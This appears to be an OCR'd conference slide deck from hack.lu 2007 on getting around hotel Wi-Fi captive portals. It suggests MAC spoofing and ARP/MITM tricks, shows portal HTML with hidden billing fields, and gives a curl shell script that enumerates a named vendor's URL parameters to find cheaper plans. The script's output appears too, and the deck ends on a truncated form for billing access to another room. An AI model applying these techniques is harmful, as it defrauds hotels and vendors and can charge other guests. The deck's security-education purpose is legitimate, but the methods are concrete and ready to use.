Escaping Captive Portals

Saumil Shah

barcamp @ hack.lu 2007

Luxembourg, October 18 2007


Captive Portals

- The hotel wants to milk you for money.
- Good implementations.
- Bad implementations.
  - this is what the hotel usually chooses.
- Hotels also want to pamper their "elite" guests.
  - "Free pr0n for the suite-wallahs"
- Vendors have a "plug-and-play" setup.

Poor implementation

- Authentication / Payment form.
- Implemented as simple HTML post.
- Variables passed as hidden fields.
- Payment page managed by vendor.
- Allowances for differential billing.
  - Hourly billing.
  - 24hr block.
  - Free access.
  - Loot the conference attendees.

Poor implementation



Escaping Captive Portals


- Change MAC address to ff:ff:ff:ff:ff:ff.
- arp/dsniff/mitm tricks.
- Tamper with the web page itself!
  - Firefox
  - Web Developer Tools
  - Tamper Data
- Discover how differential billing is implemented.

Case studies


Use the Source Luke

```
<form method=post action="/defaultportal/check_form.cgi">
<input type=hidden name=product_id value="101">
<input type=hidden name=billing_method_id value="4">
<!--<td align=left><font color=#FFFFFF><b>Service
Type:</b></font></td>
<td align=left>
<select name=product_id>
<option value=101>$0.00 - Coronade 24 Hour(s)</option>
</select>
</td>
</tr>
<tr>
<td><font color=#FFFFFF><b>Payment Method:</b></font></td>
<td align=left>
<select name=billing_method_id>
<option value=4>Default</option>
</select>
</td>
</tr>
!-->
```

Login screen




View Form Details



Billing Method

Change billing method

Oops - this doesn't work




Another attempt

Internet!

Sometimes you can reduce your bill

- It wasn't possible to go entirely FREE…
- …but was possible to pay 1/2 charge!
- My excuse is "I didn't have enough time!".

24 hours for $12 - too much!



URL analysis

https://internet.dixhn.net/Guest/index.aspx?systemip=24.234.18.1&ip=128.165.13.1&mac=00:31:66:08:8D:EC&room=RoomWireless125&service=1&system=6610

- Manipulate "service" and "system".
- Results were interesting.

Enumerator script

```
#!/bin/sh

for system in `seq 6500 6799`
do
   for service in `seq 1 9`
   do

url="https://internet.dixhn.net/Guest/index.aspx?systemip=24.234.18.
1&ip=128.165.13.1&mac=00:31:66:07:8D:EC&room=1201&service=${service}
&system=${system}"

      result=`curl ${url} 2>/dev/null | grep
                "option.*-.*-.*-.*-.*option"`
      echo "${system} ${service} ${result}"
   done
done
```

Enumerator script


```
6601 1  <option value="7c87c306-c51b-8c1271e26dc7">One hour internet</option>
6601 2  <option value="5128999d-27b3-68e6d18aef7c">Twenty-four hour internet
($11.99)</option>
6602 2  <option value="e1836bfb-cf42-c0a1bd264fa9">One hour internet
($10.99)</option>
6602 3  <option value="f399232e-6970-5c023cbb54a2">Two hour convention
internet ($19.99)</option>
        <option value="8cbeb6be-b41d-f084e3fd7edf">Twenty-four hour convention
internet ($49.99)</option>
6603 1  <option value="6311fb71-df8f-09b5be6612a6">Twenty-four hour convention
internet ($49.99)</option>
6603 2  <option value="2a27a57d-4719-4c3a6684e8f8">Twenty-four hour internet
($5.99)</option>
6604 2  <option value="83413a97-e671-75214a2b11f1">Twenty-four hour internet
($11.99)</option>
6604 3  <option value="e1e3086b-bd05-423c946c8a36">Two hour convention
internet ($19.99)</option>
```

Use a different URL


https://internet.dixhn.net/Guest/index.aspx?systemip=24.234.18.1&ip=128.165.13.1&mac=00:31:66:07:8D:EC&room=RoomWireless125&service=2&system=6603

- $6 < $12

24 hours for $6 - :(but ok!



Bill to another Room 9999




```
<form method=post action="http://famoushotel-
auth.dixhn.net/common_ip_cgi/Register/register.cgi">
QCB <input type=hidden name=QCB value="1"> <BR>
MAC_ADDRRESS <input type=hidden name=MAC_ADDRESS
value="00:03:93:9f:0a:5c"> <BR>
VLAD_ID <input type=hidden name=VLAN_ID value="710">
<BR>
ASSIGNED_IP <input type=hidden name=ASSIGNED_IP
